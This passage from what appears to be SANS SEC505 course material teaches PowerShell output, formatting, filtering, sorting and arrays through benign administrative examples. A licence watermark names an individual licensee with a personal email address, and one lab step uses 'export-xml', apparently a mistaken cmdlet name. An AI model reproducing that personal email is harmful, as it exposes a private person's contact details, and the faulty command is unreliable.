The `ConvertTo-Json` cmdlet also supports a `-Compress` switch to eliminate all so-called whitespace character bytes, such as newlines and spaces, which are not a part of the data being converted. This reduces the size of large JSON files by roughly 50%. Compressed JSON data is saved to one long line and is not easy for humans to read in text editors, just like complex XML data is difficult for humans to read, but it does require less disk space.

```
Get-Service | ConvertTo-Json -Compress | Out-File oneliner.json  
dir *.xml,*.csv,*.json | Sort length #Notice size differences
```


If you've run the commands in this section, please peruse the text files created so far to become acquainted with how the same data can be represented in different ways:

```
ise services.xml  
ise services.csv  
ise services.json  
ise oneliner.json
```

If you know that your data will be submitted to a web application that expects JSON data, such as with the `Invoke-WebRequest` or `Invoke-RestMethod` cmdlets, then use the JSON cmdlets instead of the CSV or XML cmdlets. If you must save complex, nested object data, then don't use `Export-CSV`; use either `Export-CliXml` or `ConvertTo-Json` with the appropriate `-Depth` argument. If you must consume as little disk space as possible, prefer the `ConvertTo-Json` cmdlet with the `-Compress` switch. When in doubt, still prefer XML because it will more closely match your expectations when manipulating data, and there is a greater variety of technologies associated with XML, such as the XPath query language and XSLT transformation of XML into other forms.

ConvertTo-HTML

Instead of saving data to a CSV or XML file, you can save it to a more human-readable HTML file and then show that file in a browser or copy it to a web server. The ConvertTo-HTML cmdlet will create an HTML table where each column is a property of the objects piped into it and each row represents a separate object so piped. The output of the cmdlet should be redirected (">") to a file with the ".htm" extension (or use out-file). The cmdlet also has parameters for customizing the HTML with a title, header, and additional body text (just remember to add the HTML markup yourself first).



Name	Path	ID
AdobeARM	C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe	912
ApplicationFrameHost	C:\WINDOWS\system32\ApplicationFrameHost.exe	2668
armsvc	C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe	2060
conhost	C:\WINDOWS\system32\conhost.exe	1972

To generate an HTML report of current processes and open that report in a browser using the invoke-item cmdlet on the HTML file produced (remember that the back tick character (" ` ") indicates that a command wraps to the next line):

```
# Example: HTML_Report.ps1

get-process |
convertto-html -property Name,Path,ID `
    -title "Process Report" `
    -head "<h1>Process Report</h1>" `
    -body "<h2>Report Was Run: $(get-date) </h2><hr>" |
out-file -filepath $env:temp\report.html

invoke-item $env:temp\report.html
```

And if you'd like to display your data in charts, gauges, and other graphical formats, you might be interested in the cmdlets from <http://www.softwarefx.com/powergadgets/>.

The Outputters

The format-* cmdlets do not display information; they merely format it. The out-* cmdlets are what display or otherwise output information in some way. PowerShell pipes to out-default and then to out-host if no other outputter is specified. If you wish to output data directly into a comma-separated values (CSV) file, extensible markup language

(XML) file, JavaScript Object Notation (JSON) file, or HTML file, then use `export-csv`, `export-clixml`, `convertto-json`, or `convertto-html` cmdlets instead.

Out-Default

All output that is not explicitly piped into another outputter is piped into `out-default`. This cmdlet can also be replaced in custom applications. `Out-default` examines the objects piped into it and decides which `format-*` cmdlet, if any, and which `out-*` cmdlet should be used to format and output the data. If the objects are just strings, the strings go straight to `out-host`. If the objects have been tagged with a preferred "view", this information determines which formatter to use and PowerShell pipes to that formatter. If no view is specified and the first object has five or more properties, then `format-list` is used; four or less, then `format-table`. Since the output of a `format-*` cmdlet is one or more strings, this data goes straight to `out-host` by default.

Out-Host (Alias: oh)

The interactive command interpreter window we call "PowerShell" is not the only application that can use the underlying PowerShell engine. A graphical program, such as the Exchange Server 2007 MMC console snap-in, can also use PowerShell directly, but not by opening up a command prompt window. The "host" of the PowerShell engine is what sends it commands and is that which receives PowerShell's output. *Whatever* the current host process is for PowerShell, the `out-host` cmdlet sends output to it. For this course, the only host we care about is the DOS-prompt-looking window with the blinking cursor in front of you now, i.e., the interpretive shell.

Unless some other outputter is chosen, all output eventually is passed to `out-host`. The `out-default` cmdlet, for example, will always pipe to `out-host` by default. You don't need to specify "`out-host`" as the last part of every command; it's taken care of for you. But if you wish, you can explicitly pipe to `out-host` so that you can invoke its `-paging` parameter to only show one page of output at a time in the shell, just like with the "more" command. In fact, "more" is the name of a built-in PowerShell function that simply calls `out-host` with the `-paging` parameter. However, the "`-paging`" switch only works in the console PowerShell.exe host, not the graphical PowerShell_ISE.exe host.

To show lengthy output one page at a time in PowerShell.exe (not ISE):

```
get-childitem $env:windir | out-host -paging  
get-childitem $env:windir | more
```

If an unformatted object is passed into `out-host` (or any of the `out-*` cmdlets for that matter), `out-host` will first run it back through `out-default` to let it decide which formatter to use, and then `out-default` will pipe back out through `out-host` again. Hence, even if you don't specify it, one way or another a formatter is invoked before any non-string data is displayed in the shell (simple strings are just sent to `out-host`).

If you try to pipe or redirect the output of out-host to something else, nothing goes through; it doesn't work. Strictly speaking, out-host produces no output in the PowerShell sense (it emits no objects or raw text), out-host only manipulates the shell window you see before you. This isn't just a hair-splitting distinction; try running the following two commands (the first doesn't work as expected, but the second one does):

```
get-process | out-host | findstr.exe "pow"  
get-process | out-string | findstr.exe "pow"
```

Out-String

In traditional shells, like bash and CMD, you only pipe text. In PowerShell, you can pipe text or objects. While object-orientation is generally more powerful, sometimes text manipulation is easier or the only available option, especially when piping to older binaries like FINDSTR.EXE.

The out-string cmdlet converts objects into strings. By default, out-string emits one long string containing all the output data, but with the -stream parameter, it can output one line at a time instead. And this output is pipeable! Out-string is the only out-* cmdlet that produces pipeable output. However, the output is merely text, not objects; hence, if the next command in the pipeline is expecting objects, the command will fail.

Out-File

Where else can output be sent? To a file! Out-file takes a path to the output file as a mandatory parameter, but there are other parameters to control other aspects of the operation, such as character encoding (ASCII, Unicode, etc.); to overwrite or append; to force the creation of folders as necessary; to ignore the read-only bit; to confirm actions; and so on.

To save your list of aliases to a file (c:\aliases.txt) and overwrite that file if it exists, even if the file has the read-only bit set (-force):

```
get-alias | out-file c:\aliases.txt -force
```


You could also use the redirection symbol (">") instead of piping through Out-File, but this wouldn't work if the file had the read-only bit set since you can't use the -force parameter with that redirection operator.

Out-GridView (Alias: ogv)

The out-gridview cmdlet requires PowerShell 2.0 or later. This cmdlet will pop up a graphical table containing the data piped into the cmdlet. You can sort on the columns in the table and filter rows with custom criteria. With the -passthru switch, objects piped into out-gridview can be filtered and highlighted, then only the highlighted objects will be passed through the pipeline to the next command when the OK button is clicked.

To see your running processes in a graphical table:

```
ps | select-object Name,Id,WorkingSet,Path | out-gridview
```



To choose which highlighted objects continue through the pipeline (click the OK button):

```
get-service | out-gridview -passthru | stop-service
```

Tip: After highlighting one or more objects shown in out-gridview, press Ctrl-C to copy the data to the clipboard. You can then use Ctrl-V to paste that text into an Excel spreadsheet, OneNote page, or other document.

Out-Printer (Alias: lp)

The out-printer cmdlet is self-explanatory. Without any parameters, the output is sent to the default printer on the computer where the command is run. The optional -name parameter allows you to specify the name of a local or remote shared printer instead.

If you have Adobe Acrobat or Microsoft OneNote installed, you can also "print" to a PDF file or to a OneNote page.

To print a hard copy of all your aliases:

```
get-alias | out-printer
get-alias | out-printer \\server\sharedprinter
get-alias | out-printer "Local Printer Name"
```

Out-Null

Anything piped to out-null is silently destroyed. It outputs nothing. You can also redirect unwanted output to a built-in variable named "\$null" to accomplish the same thing. \$null always contains nothing.

To discard unwanted output:

```
get-alias | out-null  
get-alias > $null
```

Another use for out-null is to make PowerShell wait for the current line to finish executing before moving on to the next; for example, a command in a script that launches an external process will start that process, but not wait for it to finish before moving on to the next command in the script, but if that first command's output is piped to out-null, PowerShell will wait for the command to finish before moving on to the next line. If you want PowerShell to wait for a command to finish but you don't want to lose the output, capture the output to a variable.

The Formatters

Here's the traditional "Hello World!" script written in PowerShell:

```
"Hello World!"
```

What, no "echo"? No "print"? No "write"? How or *why* does this result in the text being displayed on-screen?

A string like "Hello World!" is really an object in the .NET class library of type *System.String*. You can cast that string as a *System.String* object with no change in output because you didn't change its type; it was already that type of object:

```
[System.String] "Hello World!"
```

But why is it printed on-screen at all when there's no command to do so?

When an object is not piped anywhere else, PowerShell pipes it into the out-default cmdlet automatically; hence, the following two commands do the same thing:

```
"Hello World!"  
"Hello World!" | out-default
```

Out-default examines the objects fed into it to determine what to do with them. If the objects are just simple strings, the strings go straight to out-host. If the objects have a registered "view" in one of PowerShell's *.format.ps1xml files, this information

determines which formatter cmdlet to use and PowerShell pipes to that formatter (these XML files are in the \$pshome folder). If no view is specified and the first object in the pipeline has five or more properties, then `format-list` is used as the formatter, with four or less properties, then `format-table` is used. The output of a formatter cmdlet is just string data, which goes straight to `out-host`. Because our "Hello World!" is a single string, the formatter is skipped and the output goes straight to `out-host`.

Formatters are the `format-*` cmdlets that format object data as strings, while outputters are the `out-*` cmdlets that actually display/print/redirect that data somewhere. When using PowerShell as a shell, the default outputter is `out-host`; hence, the following three lines do the exact same thing:

```
"Hello World!"  
"Hello World!" | out-default  
"Hello World!" | out-default | out-host
```

Alternative Formatters

There are other formatters available that can be used:

```
"Hello World!" | format-list  
"Hello World!" | format-table  
"Hello World!" | format-wide  
"Hello World!" | format-custom
```

And there are other outputters too that may be used in combination in the pipeline:

```
"Hello World!" | format-list | out-null  
"Hello World!" | format-list | out-string  
"Hello World!" | format-list | out-file c:\temp\file.txt  
"Hello World!" | format-list | out-printer
```

Why Have Out-Host? What's the Point?

But what is the point of having an `out-host` cmdlet? PowerShell is really a programmable engine that can be utilized by different "host" processes. The command shell we're working in is just one type of host that can use PowerShell. Other hosts might be DLL snap-ins for the graphical MMC console or touch-oriented GUI apps.

The format-* cmdlets do not display information; they merely format it. The out-* cmdlets are what display or otherwise output information in some way. PowerShell pipes to out-default by default, which then decides which formatter and outputter to use.

Objects generally don't know how to format themselves, so PowerShell includes XML files in the \$psHOME directory with the ".ps1xml" extension that tell PowerShell how to format certain types of objects. If you don't wish to use these defaults, the format-* cmdlets support a -view parameter to use a different or custom XML file instead.

Format-List (Alias: fl)

When formatting data, format-list is often the best formatter to use because it shows all items in a vertical list that usually isn't affected by the width of the command shell window. Other formatters might wrap or truncate data.

```
# Formatters.ps1

get-item hklm:\software | format-list *

get-item hklm:\software | fl *

get-service | format-table Name,DisplayName,Status -autosize

get-service | format-list *
```

Often you'll want to capture just a single property or a few properties of an object or collection of objects. In this case, you can tell all the format-* cmdlets which properties you're interested in and the cmdlets will ignore the rest.

To format just the name of the registry key and its count of subkeys:

```
get-item hklm:\software\microsoft | fl name,subkeycount
```

Format-Table (Alias: ft)

To format information into a table and have its column widths automatically resized to fill the entire command window's width, use the format-table cmdlet (alias: ft).

To try to show the *.exe files in %WinDir% using the format-table cmdlet:

```
dir $env:windir\*.exe | format-table *

dir $env:windir\*.exe | ft *
```

As you can see from the output of the above commands, the data in each column is truncated so severely that the display is almost useless. Either use the format-list cmdlet instead or only show a small subset of the available properties.

When the resizing doesn't work correctly, another option is to use the `-autosize` parameter to make the cmdlet wait for all of the information to be completely piped into the cmdlet before it makes its resizing decisions.

To show only the names of the `*.exe` files in the `%WinDir%` folder, along with their last-accessed date and time, using the `-autosize` switch:

```
dir $env:windir\*.exe | ft name,lastaccesstime -autosize
```

Format-Wide (Alias: fw)

The `format-wide` cmdlet is similar to `format-table`, but it only shows one property, either the one you specify or just the first in the object. Using the `-column` parameter, you can choose the number of columns into which the information will be formatted.

To show just the names of the files and folders in `%WinDir%`, but format that data into three columns to show more data per page:

```
dir $env:windir | format-wide name -column 3  
dir $env:windir | fw name -col 3
```


Format-Custom (Alias: fc)

The `format-custom` cmdlet is mainly for use with custom XML format files (with `".ps1xml"` extensions) in the `$pshome` folder. You can add your own format files with the `update-formatdata` cmdlet.

It will be rare that you'll need it, but you can also format information about objects and properties in a verbose way as you recurse through the various objects-as-properties. To get a taste, compare the outputs of the following two commands, but be careful of setting the `-depth` parameter higher than 4 (and don't forget about `Ctrl-C` when it runs on too long):

```
dir $env:windir | format-custom * -depth 1  
dir $env:windir | format-custom * -depth 2
```


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANSSEC505 | Securing Windows

On Your Computer

Find cmdlets related to shared folders:

```
get-help share
```

Show share information in a table with only the Name and Path properties:

```
get-smbshare | select-object -property Name,Path
```

Export shared folder objects to C:\SANS\shares.csv:

```
get-smbshare | export-csv -path C:\SANS\shares.csv
```

View the raw contents of the exported CSV file inside the shell:

```
get-content -path C:\SANS\shares.csv
```

Re-create the original objects from the exported CSV file with all of their properties:

```
import-csv -path C:\SANS\shares.csv
```

Run the same command (up arrow on your keyboard) but capture the objects to an array:

```
$array = import-csv -path C:\SANS\shares.csv
```


Execute the name of the array by itself to see the objects inside of it:

```
$array
```

Save that array of objects to a JSON-formatted text file:

```
$array | convertto-json | out-file -filepath shares.json
```

Note: If there is a blank line between PowerShell commands in a lab, these are two separate commands. If there is no blank line between two lines in a lab, this is one command that wraps to a second line in the manual, but the command should be executed as one long line in your command shell.

Save that array of objects to an HTML file:

```
$array | ConvertTo-Html -Property Name,Path |  
Out-File -FilePath .\shares.html
```

Execute the Get-SmbShare cmdlet and save the output as a local XML file:

```
get-smbshare | export-xml -path shares.xml
```

Open all four text files to see how the same data may be saved in different formats:

Note: Use Internet Explorer as the browser if prompted. Click "OK" for any browser pop-ups, then examine the tab with the data.

```
ise shares.csv  
ise shares.xml  
ise shares.json  
.\shares.html
```

Select-Object (Alias: Select)

Similar to "SELECT" in SQL queries:

```
get-process "powershell*" |  
select-object ProcessName, ID, Path |  
out-gridview
```

Extract first, last, and unique items only:

```
get-service | select-object -first 5  
get-hotfix | select -last 3  
get-content users.txt | select -unique
```

Select-Object (Alias: Select)

When piping objects, you'll often want to work with only a subset of those objects' properties. Or, when one of those properties is an array of items, you'll want to get at just the array. Or, similarly, when you're piping an entire array of objects, you'll often want to work with just a subset of those objects. Fortunately, the `select-object` cmdlet offers easy-to-use methods of getting at just the properties and objects you want from a pipeline. Under the covers, the way the cmdlet works is to create new objects or new object arrays with just the properties/objects you select (so even though the name of the cmdlet is `select-object`, and you're only interested in certain *properties*, you're still dealing with whole objects).

To show just one property (Path) of a piped object:

```
# Example: Select_Object.ps1  
  
get-process "powershell*" | select-object -property Path
```

When a Property Is an Array of Objects

When a selected property is itself an array and you print that array out in the command shell, the array's contents are often truncated by your formatter to make it fit in the shell's window. But what if you want to show or otherwise manipulate the entire array?

The following command shows the Modules property of the PowerShell process object. This property is an array (notice the curly braces) of all the DLLs loaded into that processes' address space. But note that it doesn't show every item in that Modules array:

```
get-process "powershell*" | select-object modules
```

What we might want to do is to get just the Modules property and extract all the objects in it as separate objects for processing in a pipeline.

To show just one property (Modules) of a piped object, but when that property is an array of objects, have the array's contents expanded to emit all the objects in it:

```
get-process "powershell*" | select-object -expandproperty modules
```

Remember, if the contents of a property are shown in curly braces (" { }") then that property is itself an array, and that property might even itself be an array of objects that have their own properties, some of which might be arrays of objects, etc. You can use multiple select-object cmdlets in a pipeline to finally extract what you need.

First, Last, and Unique Items

To only show *unique* event ID numbers from the Application event log:

```
get-eventlog Application | select-object EventID -unique
```

To select the last 10 events from the System event log:

```
get-eventlog -logname system | select-object -last 10
```

To select the first 5 services:

```
get-service | select-object -first 5
```

Of course, what counts as *first* or *last* is relative to how the data is sorted. If you don't like the default sorting, use the sort-object cmdlet.

Select-String: PowerShell Version of GREP

PowerShell emphasizes the use and piping of entire objects, but you can still pipe and manipulate plaintext just as well.

The select-string cmdlet was designed to be similar to UNIX `grep` and Windows `findstr.exe` to search text with regular expressions. The text to be searched can be read from a file or piped into the cmdlet.

To search all the *.inf files in %WinDir%\Inf for the pattern 'K5.*[efg]lex':

```
# Example: Select_String.ps1
select-string 'K5.*[efg]lex' $env:windir\inf\*.inf |
```

```
format-list path,line
```

To search the output of `ipconfig.exe` for all version 4 and 6 IP addresses, change the pattern to be case-sensitive (by default, the case of letters is ignored):

```
ipconfig.exe | select-string 'IP.*Address' -casesensitive
```

You can also search the textual output of cmdlets, but you'll usually need to pipe the cmdlet's output through the `out-string` cmdlet first to convert the complex objects emitted into a single string object. Keep in mind, though, that `out-string` will produce one long string by default, which usually is not what you want when piping into `select-string`; instead, you'll usually want each line of output to be piped into `select-string` one at a time. To make `out-string` output text one line at a time, use the `-stream` switch.

To convert the output of `get-process` to text and search that text one line at a time:

```
get-process | out-string -stream | select-string "svchost|rundll"
```

Does Select-String Output *Strings*? No!

The output of `select-string` are *objects* representing the matches to the regular expression pattern. Give it a shot; pipe the output of a `select-string` command into `get-member`!

These objects have properties like the name of the file containing the match (`.filename`), the line number in that file with the match (`.linenumber`), the full path to that file (`.path`), and the matching line itself (`.line`). If the data is piped in instead of read from a file, the `.path` and `.filename` properties simply say "InputStream".

If you don't care what text actually matched the pattern (if you only care to know if at least one match was found), you can use the `-quiet` switch to make the cmdlet emit just either `$true` or nothing at all (interpreted as `$false`).

To show just the full paths to the files that match a pattern:

```
select-string 'p[at]t*rn' *.log | select-object path
```

To do a Boolean test of some text, yielding either `$true` or nothing (used as `$false`):

```
netstat.exe -ano -p tcp | select-string ':139' -quiet
```

But What If I Just Want the Strings Anyway?

If you want just the strings that match a pattern (or just a submatch in the regex pattern), then pipe your strings-to-be-searched into this filter:

```
filter extract-text ($RegularExpression) {  
    select-string -inputobject $_ -pattern $RegularExpression -all |  
    select-object -expandproperty matches |
```

```
foreach {
    if ($_.groups.count -le 1) { if ($_.value){ $_.value } }
    else
    {
        $submatches = select-object -input $_ -expandproperty groups
        $submatches[1..($submatches.count - 1)] |
            foreach { if ($_.value){ $_.value } }
    }
}
```

Sort-Object (Alias: Sort)

The select-object and sort-object cmdlets are often used together: you select the properties or objects of interest to you, sort them in some way, and then perhaps select the first or last item(s) again. The sort-object cmdlet sorts in ascending order in a case-insensitive way by default, but the default can be changed. You can also sort objects on the basis of multiple properties just as a table or spreadsheet can be sorted on multiple columns, i.e., the piped objects are grouped by the first property specified, then, if there are any duplicates within a group, each group is next sorted by the second property into subgroups, and so on for each additional property specified for the sorting. If you don't specify any properties to sort on, the sort-object cmdlet will do its best to sort the objects depending on the type of objects they are, usually alphabetically by the name of the objects.

To get the smallest file in the root of the C: drive:

```
# Example: Sort_Object.ps1
dir c:\ | sort-object length | select -first 1
```

To get the largest file in the root of the C: drive:

```
dir c:\ | sort-object length -descending | select -first 1
```

To list the EXEs in the C:\Windows folder, sorted on the Last Access Time property:

```
dir c:\windows\*.exe |
sort-object lastaccesstime |
select-object name,lastaccesstime
```

To first sort all EXE and DLL files in C:\Windows\System32 by size, extension, and name, all in descending order, and then to only show the full path and size of the first 20 such files:

```
dir c:\windows\system32\*.exe,c:\windows\system32\*.dll |
sort-object length,extension,name -descending |
select-object -first 20 -property length,fullname
```

Named Calculated Properties

Similar to SQL's capability to create a named field that is calculated from one or more other fields, both sort-object and select-object support the use of scriptblocks to more or less implement calculated fields as properties for the sake of sorting and selecting objects.

The calculated property is enclosed inside of "@{ ... }" and within that, the custom property is calculated within another scriptblock that looks like "expression={ ... }".

In the case of select-object, the scriptblock can also include a "name" element to name the property to be captured and displayed (the formatter will use that name as though it were a built-in property).

To show all the subkeys under HKEY_LOCAL_MACHINE\System\CurrentControlSet, sorted by a custom property that is the sum of the count of all values and subkeys in each key, then that custom property, named "Item Count", is selected along with the name of the registry key for display, but only the last 10 are shown:

```
get-childitem hklm:\system\currentcontrolset\control |
sort-object @{expression={$_.subkeycount + $_.valuecount}} |
select-object name,@{expression={$_.subkeycount + $_.valuecount};
name="Item Count"} -last 10
```

Group-Object

A related cmdlet is group-object, which groups objects together based on one or more properties that you specify. For each property used to group objects together, you can get the count of items in that group.

To get the count of files under the C:\Windows\System32 directory for each unique filename extension found in that directory, sorting by count number, as long as the count is at least 10:

```
dir c:\windows\system32 -recurse |
group-object -property extension |
where-object {$_.count -gt 10} |
sort-object count -desc
```

But what is that "where-object" cmdlet? Sorting, grouping, calculated properties, and now *where clauses*—this is looking almost like SQL!

Where-Object (Aliases: Where, ?)

`$_` is a temp variable for each object piped in.

`{...}` is a test that must evaluate to true or false.

```
Get-Service | Where-Object { $_.Status -ne "Running" }
```

```
Get-Command | Where-Object { $_.Name -like "*item*" }
```

```
Get-HotFix | Where { $_.Description -match "^Secur." }
```

```
Get-LocalUser | Where { $_.Enabled }
```

```
ps | Where { ($_.Id -ge 100) -and ($_.Name -like "svc*") }
```

SANS

SEC505 | Securing Windows

Where-Object (Aliases: Where, ?)

When piping objects from one cmdlet, function, or script to another, you'll very frequently wish to limit or restrict exactly which objects are passed down the pipeline to the next command. The select-object cmdlet is easy to use, but very limited; for example, you might want to copy all the DLLs in a directory that are greater than a certain size and that were last modified during a certain 72-hour period, but you'll be frustrated if you try to do this with just select-object.

To filter the objects moving through a pipeline with maximum flexibility, use the where-object cmdlet instead of select-object. The where-object cmdlet uses a scriptblock and the default variable to implement its filtering, so it's much more powerful than select-object.

As each piped object is given to the where-object cmdlet, that object is temporarily assigned to a variable named "\$_" (and, no, that's not a misprint; the variable is a dollar sign followed by an underscore). This is called the "default variable" and you'll see it very frequently in PowerShell. The meaning or reference of the default variable changes with every object piped into where-object. At any given time, the "\$_" variable will only have a single object inside it, even if you pipe a million objects into where-object.

As each piped object is given to the where-object cmdlet, the cmdlet executes the code inside the curly braces. This chunk of code in the braces is called a "scriptblock". If the scriptblock evaluates to \$true for a given piped object, then that object is passed along to the next command in the pipeline. If the scriptblock evaluates to \$false for a given object, then that object is not passed along the pipeline, i.e., it's filtered out.

```
# This pipeline emits nothing, everything is filtered out:
get-service | where-object {$false}

# This pipeline filters nothing out, all services are shown:
get-service | where-object {$true}
```

Note: "Where" and "?" are aliases for the where-object cmdlet, and "-ne" is a comparison operator that means "not equal".

To only list the services that are not running:

```
# Example: Where_Object.ps1

get-service | where-object {$_.status -ne "running"}

get-service | where {$_.status -ne "running"}

get-service | ? {$_.status -ne "running"}
```

To show the full paths to every file under C:\Windows\System32 over 10 MB in size:

```
get-childitem c:\windows\system32 -recurse |
  where-object {$_.length -gt 10000000} |
  sort-object length -desc |
  select-object fullname,length
```

To get a listing of all commands for manipulating items of any type:

```
get-command | where-object {$_.name -like "*item*"}
```

To list the keys under HKEY_CURRENT_USER that have more than two subkeys:

```
get-childitem hkcu:\ | where-object {$_.subkeycount -gt 2}
```

To show in a list the last ten messages in the System event log that have the word "computer" in them and that were generated after August 18, 2020:

```
get-eventlog -logname system -newest 10 |
  where-object {($_.message -match "computer") -and
    ($_.timegenerated -gt "8/18/2020")}
```

If a property always contains either \$true or \$false, that property can be used in the scriptblock test without a comparison operator; for example, in this next command, the property named "Enabled" of user accounts is always either \$true or \$false:

```
Get-LocalUser | Where { $_.Enabled }
```


But because the "\$_" variable is kind of strange and ugly, in PowerShell 3.0 and later, you can instead use "\$psitem" wherever "\$_" is also permitted:

```
get-service | where { $psitem.status -ne "running" } #v3.0+
```

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Arrays Are like In-Memory Database Tables

Using Arrays

```
$big.count

$x          #Everything
$big[0]     #First
$big[1]     #Second
$big[-1]    #Last

$d,$f = $nums[3,7]
$another = $nums[3..209]
$last5 = $big[-1..-5]
```

Creating Arrays

```
$empty = @()

$one = @("SANS")

$x = @(1,"hi",4.2,"bye")

$x += "AppendMoreStuff"

$big = @(0..50000)
```

SANS

SEC505 | Securing Windows

Arrays: Like In-Memory Database Tables

A "scalar" is a single object or a variable that contains or refers to a single object only. An "array" is a list of objects or a variable that contains or refers to a list of objects. An array can be empty, have one item, or have many items in it. Hence, while a scalar can only be a single object, an array can be zero, one, or many objects. An item in an array is also called an "element" of that array. Arrays are sometimes called "collections" or "lists".

Arrays are used *very* frequently in PowerShell. Almost every script you'll ever write will use arrays. As a language, PowerShell supports a variety of advanced features for array creation and manipulation, such as arrays of arrays, multidimensional arrays, array slicing, range operators in indexes, etc. Understanding arrays is very important for understanding how to use PowerShell.

Creating Arrays

To create an empty array with no elements inside it:

```
# Example: Arrays.ps1
```

```
$array = @()
```

To create an array with some elements in it, separate the elements with commas:

```
$array = @(1,"hello",433.2,"world")
```

The @ symbol forces data into an array, even if there is only one datum. Strictly speaking, the @ symbol is not necessary when it is obvious to PowerShell that there are multiple items being pushed into the variable, but it doesn't hurt to use it either. When you don't know whether there will be more than one item going into a variable, use the @ symbol to force the creation of an array so you can deal with the variable in a consistent way.

To create an array without explicitly casting it as an array, just use the comma operator, and PowerShell will know it's an array despite the lack of an @ symbol:

```
$array = 1,"hello",433.2,"world"
```

To fill an array with a series of numbers in a range:

```
$x = 0..20000
$y = @(-2..150)    # @-symbol not necessary, just more explicit.
$z = -203..-4
$w = 58..50058    # Doesn't have to start at zero.
```

To create an array with only one element, precede that item with a comma or place it within "@(...)":

```
$array1 = ,"Hello"
$array2 = ,67
$array3 = @("World")
$array4 = @(68)
```

To add or append more data to the end of an existing array, use the "+=" operator:

```
$array += "morestuff"
```

Getting Data Out of Arrays

To show the number of items or elements in an array:

```
$array.count
```

To write each element of the array to a new line:

```
$array
```

To write all the elements of the array on one line, separated by spaces, cast the array as a *System.String* object from the .NET class library:

```
[String] $array
```

To write all the elements of the array separated by commas, use the `-Join` operator:

```
$array -join ", "
```

The default separator when casting an array to a string is a single space character, but you can change that separator to be anything you wish. Whatever you assign to the `$OFS` variable will be used as the output field separator.

The elements in an array are numbered from zero to the last one. Again, the numbering starts at zero, not one; so if there are 20 items in an array, the first item is `$item[0]` and the last one is `$item[19]`.

To retrieve the first and third items in an array:

```
$array[0]  
$array[2]
```

To retrieve the last and next-to-last items in an array, use negative numbers:

```
$array[-1]           #Last Item  
$array[-2]           #Next-to-Last Item  
$array[-3]           #Next-to-Next-to-Last Item (and so on)
```

To retrieve a series of elements, of any type, from an array using a range:

```
$array[0..30]  
$array[53..12000]
```

To get the last ten elements from an array using a range (last item output first):

```
$array[-1..-10]
```

To slice out both the first and last elements from an array, but nothing else:

```
$array[0, -1]
```

To slice out five particular elements and assign them to different variables:

```
$v, $w, $x, $y, $z = $array[2, 30, 997, -32, -1]
```

Nested Arrays (Array of Arrays)

To create a nested array, i.e., an array of arrays:

```
$array1 = 10,11  
$array2 = 20,22  
$arrayAA = $array1,$array2  
  
$array4 = 40,44  
$array5 = 50,55  
$arrayBB = $array4,$array5  
  
$bigarray = $arrayAA,$arrayBB
```

To extract the elements "10", "55", and "44" from the example above:

```
$bigarray[0][0][0]          # 10  
$bigarray[1][1][1]          # 55  
$bigarray[1][0][1]          # 44
```

Capturing Command Output to an Array

```
$output = get-history -count 50
$output = netstat.exe -ano
$output = python.exe myscript.py
$output = @(python.exe myscript.py)

$lines = @(get-content c:\file.txt)
$manylines = get-content *.txt,*.log,*.ini

$bytes = get-content worm.exe -encoding byte
```

SANS

SEC505 | Securing Windows

Capturing Output and File Contents to an Array

The output of cmdlets, functions, scripts, and external commands can be captured to an array within PowerShell. You can also easily read the contents of a file into an array.

If you want to force data into an array, even if there is only one datum, surround that data or command with "@(...)" and then check the count property. This is very useful when the output or file may contain many items or only one item at different times.

Capturing Command Output into an Array

To capture the output of a native binary or Python script into an array:

```
$output = python.exe .\myscript.py
$output = @(python.exe .\myscript.py)
$output = netstat.exe -ano
```

To capture the output of a cmdlet into an array, then pipe that array into get-member:

```
$output = get-eventlog -logname application -newest 10
$output | get-member
```

To run a PowerShell script and capture the objects or string data it outputs:

```
$output = .\Find_Big_Files.ps1
```

```
$output | select-object length,fullname
```

Reading File Contents into an Array

